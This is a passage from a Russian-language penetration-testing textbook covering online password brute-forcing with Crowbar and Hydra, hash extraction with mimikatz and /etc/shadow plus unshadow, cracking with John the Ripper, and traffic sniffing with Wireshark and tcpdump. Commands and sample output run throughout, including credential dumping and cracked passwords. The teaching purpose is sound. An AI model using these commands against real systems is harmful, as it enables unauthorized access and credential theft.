Crowbar — инструмент, изначально разработанный для атаки на протоколы с общим ключом, например OpenVPN. Он основан на применении метода перебора по сессиям, срабатывающего в случаях, когда обычные методы перебора оказываются неэффективными при использовании некоторых протоколов. Crowbar используется для атак на различные сервисы: OpenVPN, SSH private

key, Remote Desktop Protocol с поддержкой NLA, VNC key authentication. При атаке на OpenVPN, SSH private key или VNC key authentication Crowbar пытается подключиться к серверу с помощью ключей, указанных в специальном файле. К RDP-серверу Crowbar пытается подключиться с помощью указанных учетных данных и определяет успешность попытки, основываясь на ответе сервера.

Crowbar обладает широкими возможностями для тонкой настройки предстоящей атаки, включая задание тайм-аутов, поддержку IPv6 и способность обрабатывать отрицательные ответы сервера. Ввиду того что на данный момент эта утилита является одной из немногих, умеющих корректно подбирать пароли к современным версиям RDP-серверов, именно на них и будет продемонстрирована ее работа.

Для начала нам надо будет инсталлировать данную утилиту из стандартных репозиториев Kali Linux:

```
root@kali:~# sudo apt install crowbar
```

Далее осуществим подбор паролей, используя следующие параметры:

- `-b rdp` указывает на тип используемого протокола;
- `-s 192.168.10.4/32` задает адрес сервера, на который мы осуществляем атаку;
- `-u admin` указывает имя пользователя, для которого мы будем подбирать пароль;
- `-C /home/itsecbook/mylist.txt` указывает на список паролей;
- `-n 1` определяет количество одновременных подключений.

```
root@kali:~# crowbar -b rdp -s 192.168.10.4/32 -u admin -C /home/itsecbook/
mylist.txt -n 1
2022-12-18 09:11:02 START
2022-12-18 09:11:02 Crowbar v0.3.5-dev
2022-12-18 09:11:02 Trying 192.168.10.4:3389
2022-12-18 09:11:02 RDP-SUCCESS : 192.168.10.4:3389 - admin:TestPass12
2022-12-18 09:11:02 STOP
```

Hydra

THC-Hydra, часто называемая просто Hydra, — это утилита, разработанная для подбора паролей и поддерживающая атаки как методом перебора, так и на основании словарей. Одной из особенностей Hydra является поддержка широкого спектра протоколов: FTP, HTTP, IMAP, MS-SQL, MySQL, POP3, SMTP, SSH, Telnet и т. д. Это делает Hydra универсальным инструментом для взлома паролей различных систем и приложений.

Hydra также обладает функцией многопоточного выполнения, что позволяет ей быстро обрабатывать большие объемы данных. Она может совершать несколько попыток подбора параллельно, тем самым ускоряя процесс тестирования. Дру-

гим важным преимуществом Hydra является ее гибкость. Пользователи могут настроить ее под свои конкретные требования.

Приведем примеры ее использования. В первом случае подберем пароль от нашего SSH-сервера:

```
root@kali:~# hydra -l root -P /root/Downloads/500-passwords.txt  ssh://127.0.0.1
Hydra v8.8 (c) 2016 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-12-12 08:30:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 500 login tries (l:1/p:500),
~0 tries per task
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1 login: root password: MyBestPass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-12
08:30:59
```

В этом примере использованы следующие параметры:

- `-l` в `-l root` указывает на имя пользователя, которое будет использоваться при атаке;
- `-P` в `-P /root/Downloads/500-passwords.txt` задает файл со списком паролей;
- `ssh://127.0.0.1` указывает целевой хост и протокол, на которые будет направлена атака.

В качестве второго примера продемонстрируем, как можно применить Hydra для атаки на веб-сервер. Часто для отправки на сервер логина и пароля пользователя используется метод HTTP POST, именно на нем мы и остановимся.

Однако прежде чем мы начнем, необходимо определиться с несколькими подробностями. Первое: нам нужно найти, каким образом пароль передается на сервер. Второе: необходимо понять, какие переменные используются для передачи логина и пароля. И наконец, нужно узнать, какой ответ возвращает сервер в случае неудачной попытки входа в систему.

Все это можно узнать, изучив цель атаки, для этого мы с помощью Burp проанализировали HTML-код страницы (рис. 9.1).

Для запуска данной атаки мы использовали следующие параметры:

- `-l` указывает логин, для которого будем перебирать пароли;
- `-P` указывает список паролей;
- `-Vv` показывает подробную информацию о ходе работы;
- `-f` останавливает выполнение после того, как будет найдено первое совпадение.

```
5435 <div class='users-session__content'>
5436 <div class='users-session__content-panel users-session__content-panel--primary users-session-form'>
5437 <form id="new_user" action="/users/sign_in" accept-charset="UTF-8" method="post"><input type="hidden" name="authenticity_token" value="axy5W
5438 <input value="email" autocomplete="off" type="hidden" name="user[login_type]" id="user_login_type" />
5439 <h2 class='users-session__header users-session__header--normal'>Autorizēties</h2>
5440 <div class='users-session-form__field'>
5441 <label class="users-session-form__label users-session-form__label--text" for="user_email">E-pasts</label>
5442 <div class='users-session-form__control'>
5443 <input class="users-session-form__input users-session-form__input--text" type="email" value="" name="user[email]" id="user_email" />
5444 </div>
5445 </div>
5446 <div class='users-session-form__field'>
5447 <label class="users-session-form__label users-session-form__label--text" for="user_password">Parole</label>
5448 <div class='users-session-form__control'>
5449 <div class='users-session-form__toggle-password'></div>
5450 <input class="users-session-form__input users-session-form__input--password" type="password" name="user[password]" id="user_password" />
5451 </div>
5452 </div>
5453 <div class='users-sessions-form__field'>
5454 <p class='users-session-form__control'>
5455 <a href="/users/password/new">Aizmirsi paroli?</a>
5456 </p>
5457 </div>
5458 <div class='users-session-form__field'>
5459 <input type="submit" name="commit" value="Pievienoties" class="users-session-form__submit" data-disable-with="Pievienoties" />
5460 <p class='users-session-form__signup'>
5461 Neesi reģistrēts lietotājs?
5462 <a href="/users/sign_up">Reģistrēties</a>
5463 </p>
5464 </div>
5465 </form></div>
5466 <div class='users-session__content-panel users-session__content-panel--secondary'>
```

Рис. 9.1. HTML-код целевой страницы

Офлайн-атаки

Офлайн-атаки обычно ограничены ресурсами атакующего и не требуют постоянной обратной связи с атакуемым сервером, поэтому в общем случае они могут длиться гораздо дольше.

Логично предположить, что если пользователь может авторизоваться в системе, используя логин и пароль, то эти данные должны где-то храниться, причем храниться они должны в защищенном виде (хешированном).

Хеширование паролей — это процесс преобразования введенного пользователем пароля в строку фиксированной длины, называемую хешем. Хеш-функция обладает свойством уникальности: даже незначительное изменение исходных данных приводит к генерации совершенно другого хеша. Поскольку процесс хеширования является односторонним, это делает невозможным восстановление исходного пароля из хеша. Даже если база данных с хешами паролей становится доступной атакующим, они не могут с легкостью вычислить первоначальные пароли.

Еще одно понятие, с которым стоит ознакомиться, — это «соль» — случайная строка, добавляющаяся к паролю перед тем, как он будет хеширован. Этот процесс улучшает безопасность, делая более трудозатратными атаки, направленные на восстановление первоначального пароля. Когда соль добавляется к паролю, она делает каждый хеш уникальным: даже если два пароля идентичны, то соль для каждого пароля обычно выбирается случайным образом.

Важно отметить, что соль обычно хранится в базе данных вместе с хешем. Ее цель — увеличить сложность атаки и затруднить использование предварительно вычисленных таблиц хешей, а не скрыть информацию.

Получение хешей

В разных системах пароли будут храниться в разных местах. В веб-приложении они хранятся в базе данных, в ОС Windows — в базе данных SAM с использованием LM- или NTLM-хешей в зависимости от версии.

Хранение паролей с использованием LM осуществлялось во всей линейке Windows NT, включая Windows 2003. Данный тип хранения данных имеет ряд недостатков. Пароли длиннее 7 символов разбиваются на части, каждая из которых хешируется и хранится отдельно; все строчные буквы конвертируются в прописные; не используется соль. Во всех версиях Windows, начиная с Vista, пароли хранятся в более надежном виде — NTLM. Однако соль также не используется.

Стоит отметить, что базу данных SAM невозможно скопировать, пока операционная система работает, потому что ядро Windows обеспечивает эксклюзивную блокировку файла. Однако для проведения атак мы можем использовать ПО mimikatz, которое специально разработано для выгрузки хешей SAM. Модули mimikatz облегчают извлечение хешей паролей из памяти процесса подсистемы локальной службы безопасности (LSASS), где они кэшируются.

Поскольку LSASS является привилегированным процессом, работающим с правами пользователя SYSTEM, мы должны запустить mimikatz с правами администратора (рис. 9.2). Для извлечения хешей паролей сначала выполним две команды. Первая — `privilege::debug`, которая обеспечивает права доступа `SeDebugPrivilge`, необходимые для вмешательства в другой процесс.

LSASS является процессом SYSTEM, это означает, что у него еще более высокие привилегии, чем у mimikatz, работающего с административными привилегиями. Чтобы решить эту проблему, мы используем команду `token::elevate`.

Рис. 9.2. Первый запуск mimikatz

Проиллюстрируем повышение привилегий и получение токена:

```
mimikatz # privilege::debug
privilege '20' OK
imikatz # token::elevate
```

```
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM
700 {0;000003e7} 0 D 79686 NT AUTHORITY\SYSTEM S-1-5-18 (10g,28p) Primary
-> Impersonated !
* Process Token : {0;00179ecc} 1 F 426777763 AzureAD\Darry -1-12-1-2020502230-
1182113820-501065116-4143227616 (12g,23p) Primary
* Thread Token : {0;000003e7} 0 D 427478422 NT AUTHORITY\SYSTEM -1-5-18
(10g,28p) Impersonation (Delegation)
imikatz #
```

Теперь получим содержимое базы данных SAM:

```
mimikatz # lsadump::sam
Domain : DESCTOP-4RTG343
SysKey : 45dd5vf53b1y0i468he67gf63h965gcx
Local SID : S-1-5-21-3424061778-1841536677-1849652443
SAMKey : 9b65bd68c7f8868136e2622f2b9a625
RID : 000001f4 (500)
User : Administrator
LM:
NTLM: 31d6cfe1d265ae587b59c59d7e0c089c0

RID : 000001f5 (501)
User : Guest
LM:
NTLM:

RID : 000001f7 (503)
User : DefaultAccount
LM:
NTLM:
....
Listing 616 - Dumping the SAM database
```

В Unix-подобных ОС файл /etc/shadow содержит зашифрованные пароли пользователей, а также другую информацию о пользовательских аккаунтах. Каждая строка в файле описывает одну учетную запись и имеет следующий формат:

```
`username:password:last_change:min_age:max_age:warning:inactivity:expiration:re
served`
```

Пример записи в файле /etc/shadow:

```
`jdoe:$6$Trfgd$Wp.fR3Ed1osGkPO31FgMakGl81RXckkhkaaesf.s5v1ABCD
EF12345:18090:0:99999:7:::`
```

Использованы следующие параметры:

- `jdoe` — имя пользователя;
- `$6$Trfgd$Wp.fR3Ed1osGkPO31FgMakGl81RXckkhkaaesf.s5v1ABCDEF12345` — зашифрованный пароль пользователя. `$6$` указывает, что применяется алго-

ритм SHA-512. За ним следует соль (`Trfgd`), а затем сам зашифрованный пароль;

- `18090` — дата последнего изменения пароля, выраженная в количестве дней, отсчитанных от 1 января 1970 года;
- `0` — минимальный возраст пароля (в днях), при котором его можно изменить;
- `99999` — максимальный возраст пароля (в днях), при котором его нужно изменить;
- `7` — период предупреждения (в днях) перед истечением срока действия пароля. Пустые поля `:::` означают, что значения для периода неактивности, даты истечения аккаунта и зарезервированного поля не установлены.

Взлом хеша

Чтобы успешно взломать хеш пароля, нужно знать, какой алгоритм хеширования использовался для его создания. Разные алгоритмы имеют разные характеристики и уровни безопасности, и некоторые из них могут быть более уязвимыми для атак, чем другие.

Для определения типа хеша в Kali Linux есть утилита hashid. Этот инструмент анализирует переданный ему хеш и определяет, какой алгоритм хеширования был использован для его создания. Hashid способен распознавать большое количество типов хешей, включая такие распространенные, как MD5, SHA1, SHA256, SHA512 и т. д.

Использовать hashid несложно. Вам нужно лишь передать хеш как параметр при запуске команды:

```
root@kali
```

Но узнать алгоритм, по которому был сгенерирован хеш, мало, мы не сможем авторизоваться в системе только с этими данными. Нам нужен сам пароль. В этом нам поможет John the Ripper. Эта программа универсальна, как армейский нож, только работает с паролями. Она поддерживает огромное количество форматов и постоянно обновляется.

Попробуем запустить ее для перебора паролей к хешам, которые мы нашли раньше:

```
root@kali:~# john /root/hash.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as
"HAVAL-128-4"
Use the "--format=HAVAL-128-4" option to force loading these as that type
instead
...
```

```
Loaded 6 password hashes with no different salts (LM [DES 128/128 SSE2])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

John the Ripper сразу определил тип хеша и начал подбирать пароли. Однако на обычном компьютере это займет достаточно много времени. Используем для этих целей список с паролями:

```
root@kali:~# john --wordlist=/root/Documents/500-passwords.txt /root/hash.txt
-format=Raw-MD5
Loaded 3 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2
4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (?)
beer             (?)
2g 0:00:00:00 DONE (2016-11-06 08:06) 40.00g/s 10020p/s 10020c/s 16260C/s
russia..albert
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Осталось разобраться только с паролями ОС Linux. Чтобы начать подбирать пароли к хешам Linux, необходимо объединить файлы passwd и shadow при помощи утилиты unshadow:

```
root@kali:~# unshadow /etc/passwd /etc/shadow > /root/u_shadow.txt
root@kali:~# cat u_shadow.txt
root:$6$zfBfniBV$DHy/6a/09edbiQZ32/QkWobSUNUfUbNz8Q.tBPVm6yxS5D.uKwb5JJf1A7T2SI
wk8YJwb31XxVrXWIxJl3Jvk1:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
...
```

Запускаем John the Ripper:

```
root@kali:~# john --wordlist=/root/Documents/500-passwords.txt /root/
u_shadow.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
toor             (root)
1g 0:00:00:00 DONE (2016-11-06 08:15) 2.564g/s 164.1p/s 164.1c/s 164.1C/s
123456..joshua
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Радужные таблицы

Взламывать пароли перебором очень долго. И если вам приходится делать это без нужных вычислительных мощностей, то подобранный пароль к тому времени, как вы его получите, перестанет быть актуальным. Гораздо проще сразу сгенерировать таблицу хешей и паролей — она займет очень много места, зато потом поиск пароля по хешу будет происходить молниеносно. Такие сгенерированные заранее базы данных и называют радужными таблицами (raindow tabeles).

В интернете можно найти заранее сгенерированные таблицы, скачать их и использовать на своем компьютере или же воспользоваться онлайн-версией (рис. 9.3).




Рис. 9.3. Пример использования радужной таблицы

10 Перехват информации

Перехват информации (Sniffing) — это комплекс действий для получения доступа к данным, которые передаются по проводам, оптоволоконному кабелю, витой паре, радиоволнам или любой другой среде. Вы не поверите, но до сих пор многие сервисы передают пароли, персональные данные и другую приватную информацию в открытом, незашифрованном виде, тем самым делая ее легкодоступной для злоумышленника.

Прежде чем приступить к рассмотрению самого метода, вспомним основы теории передачи данных.

Во-первых, важна ваша сетевая карта. При ее помощи вы подключаетесь к среде передачи данных — кабелю или беспроводному соединению. Предположим, что сетевая карта принимает сигналы, поступающие к ней по проводу. Это обычные электрические сигналы, которые впоследствии будут трансформированы в полезную информацию. Если на сетевую карту пришел пакет, в заголовке которого указан сетевой адрес интерфейса (MAC), широковещательный адрес подсети (broadcast) или то, что он является многоадресным (multicast), карта обработает эту информацию и передаст ее операционной системе. В обычной системе сетевая карта не будет принимать информацию, адресованную другому получателю, и просто уничтожит ее.

Исходя из сказанного выше понятно: чтобы перехватывать весь идущий по сети трафик, необходимо изменить режим работы сетевой карты. Обычно это делается заменой драйвера и (или) библиотеки, через которые ОС управляет сетевым интерфейсом. Для Windows это чаще всего WinPcap, для Linux — libpcap.

Во-вторых, необходимо учесть среду передачи данных. Для беспроводных сетей все достаточно просто: чтобы перехватывать трафик, вам необходимо заменить драйвер и (или) библиотеку и установить специальное ПО, о нем мы поговорим позже. С сетями, в которых для подключения используется кабель, все немного сложнее, на них мы и остановимся.

Для начала рассмотрим пример, когда в сети используется одна среда передачи данных, например, в старых сетях топологии типа «кольцо» фактически один кабель, а для подключения интерфейса необходимы Т-коннекторы (рис. 10.1).

Для передачи данных в такой сети используется протокол CSMA/CD. Протокол основан на том, что среду передачи данных может использовать только один интерфейс; когда он передает информацию, все остальные интерфейсы работают только на прием. В случае, если два интерфейса пытаются передавать данные одновременно, возникает коллизия. При этом все интерфейсы останавливают трансляцию данных и через определенный промежуток времени пытаются повторить передачу снова.

Все интерфейсы в пределах такого сегмента сети получают всю информацию, которая по ней проходит. По такому же принципу работает хаб (hub). Все подключенные к нему компьютеры получают всю посланную в сеть информацию, несмотря на то что каждый из них использует для подключения собственный кабель (рис. 10.2).




Рис. 10.1. Топология «кольцо»




Рис. 10.2. Топология «звезда»

Можно сделать вывод, что перехват данных в таких сетях является достаточно тривиальной задачей. Перехват трафика усложняется в том случае, когда для организации сети используется свич (switch). Дело в том, что свич знает адрес компьютера, который подключен к его интерфейсу, и не переправляет информацию от отправителя никому, кроме адресата.

В-третьих, для перехвата нам необходимо соответствующее ПО. Для примера рассмотрим широко использующийся и очень популярный продукт Wireshark.

Пассивный перехват трафика

Самый простой и безопасный способ перехвата данных — пассивный. Данный способ перехвата работает в сетях, которые разделяют одну и ту же среду передачи данных (топология «кольцо», беспроводная передача данных) или в сетях, построенных на хабах.

Wireshark

Рассмотрим перехват данных с использованием Wireshark. Wireshark — это бесплатный и открытый сетевой анализатор пакетов, перехватывающий сетевой

трафик и анализирующий пакеты, передаваемые через сеть. Wireshark может перехватывать и отображать данные, передающиеся по различным сетевым протоколам (HTTP, FTP, DNS, TCP/IP и т. д.), позволяя пользователям просматривать детальную информацию о каждом пакете. Этот инструмент используется для обнаружения ошибок, анализа сетевых проблем, разработки сетевых протоколов и обучения.

Продемонстрируем возможности применения Wireshark для перехвата и анализа трафика.

Для начала запустим Wireshark; в Kali Linux он предустановлен, однако эту утилиту необходимо запускать с повышенными привилегиями, поэтому используем следующую команду:

```
$sudo wiresark
```

Прежде чем мы начнем захватывать трафик, стоит упомянуть об одной крайне полезной функции — фильтрах Wireshark.

В Wireshark существуют два основных типа фильтров: фильтры захвата и фильтры отображения. Фильтры захвата применяются во время записи сетевого трафика. Они позволяют определить, какие пакеты должны быть захвачены и сохранены для последующего анализа. Например, вы можете настроить фильтр захвата таким образом, чтобы сохранять только TCP-трафик с определенного IP-адреса. В свою очередь, фильтры отображения применяются к уже записанному трафику.

В данном случае мы воспользуемся фильтром захвата с целью уменьшить количество собираемой информации. Безусловно, в нашей тестовой среде трафика не так уж и много, но в реальных условиях вы можете столкнуться с огромными объемами данных. Конечно, «много не мало», однако анализ большого объема данных потребует больше времени и ресурсов, а если этого можно избежать, то почему бы и нет?

Фильтр можно задать либо в главном окне Wireshark, либо в меню Capture ▸ Capture options (рис. 10.3). В последнем приведены более гибкие возможности настройки, поэтому рекомендуется ознакомиться с ними самостоятельно.

В качестве фильтра укажем диапазон IP-адресов (net 192.168.91.0/24), для которых хотим осуществить захват информации. Пока будет идти захват, авторизуемся в интернет-магазине.

После выбора интерфейса начнется сбор данных. В начале главы упоминалось о том, что мониторинг трафика в беспроводных сетях работает намного проще. Так оно и есть: чтобы просматривать данные со всех компьютеров беспроводной сети, достаточно просто выбрать нужный интерфейс.

После того как вы соберете нужное количество данных, остановите сбор пакетов. Теперь их можно сохранить для последующего анализа или начать анализировать сразу.




Рис. 10.3. Настройка фильтра перед началом захвата трафика

За пару минут мы собрали достаточно большое количество пакетов, а ведь трафик в сети был минимальным. Конечно, мы могли остановиться сразу после ввода логина и пароля, но это было бы не так интересно. При проведении тестов на проникновение часто случается так, что вы не будете знать с точностью до секунды о том, когда необходимо прекратить сбор данных, а сделать это нужно тогда, когда становится известно, что пользователи или система совершили определенные действия и нужная информация у вас на руках.

Теперь, когда мы знаем, что нужные данные собраны, обратимся ко второму типу фильтров — фильтрам отображения. При использовании таких фильтров можно применять различные операторы, приведенные в табл. 10.1.

Таблица 10.1. Операторы фильтров отображения

Оператор	Функция	Пример
`==`	Равно	`ip.addr == 192.168.10.12`
`eq`	Равно	`tcp.port eq 80`
`!=`	Не равно	`ip.addr != 192.168.10.5`
`ne`	Не равно	`ip.src ne 192.168.10.5`

Оператор	Функция	Пример
`contains`	Содержит	`http contains "yahoo.com"`
`&&`	И	`tcp.flags.syn == 1 && tcp.flags.ack == 0`
`||`	!	`tcp.port == 80 || tcp.port == 443`
`!`	НЕ	`dns.qry.name ! "www.example.com"`
`>=, <=, >, <`	Больше, меньше	`frame.len >= 100`

Начнем анализ, оставив только те пакеты, которые относятся к протоколу http и участвовали в коммуникации с веб-сервером, находящимся по адресу 192.168.91.128: `http && ip.addr == 192.168.91.128` (рис. 10.4).




Рис. 10.4. Запросы к веб-серверу и его ответы

Применив фильтр, мы видим полную последовательную историю запросов браузера к веб-серверу и ответов сервера. Более того, мы видим само содержимое пакетов. В каждом из них передается лишь небольшая часть данных, и понять, какую информацию они содержат, достаточно сложно. Для облегчения задачи в Wireshark присутствует замечательная возможность проследить за определенным потоком данных (рис. 10.5). В случае с HTTP это Follow ▸ HTTP steram (рис. 10.6).




Рис. 10.5. Отслеживание потока




Рис. 10.6. Вся полезная информация в одном месте, включая логин и пароль пользователя

tcpdump

У вас не всегда будет доступ к графическому интерфейсу, поэтому полезно ознакомиться еще с одним инструментом, который появился до Wireshark, — tcpdump.

Если вы просто запустите tcpdump, то вся информация будет выводиться в реальном времени, что сделает ее практически непригодной для дальнейшего анализа:

```
root@kali:~# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:46:47.867683 IP kali.57728 > ec2-52-43-198-160.us-west-2.compute.amazonaws.
com.https: Flags [.], ack 1406161060, win 40880, length 0
11:46:47.868400 IP ec2-52-43-198-160.us-west-2.compute.amazonaws.com.https >
kali.57728: Flags [.], ack 1, win 64240, length 0
11:46:47.870762 IP kali.53588 > gateway.domain: 6423+ PTR? 160.198.43.52.in-
addr.arpa. (44)
11:46:47.942135 IP gateway.domain > kali.53588: 6423 1/0/0 PTR ec2-52-43-198-
160.us-west-2.compute.amazonaws.com. (107)
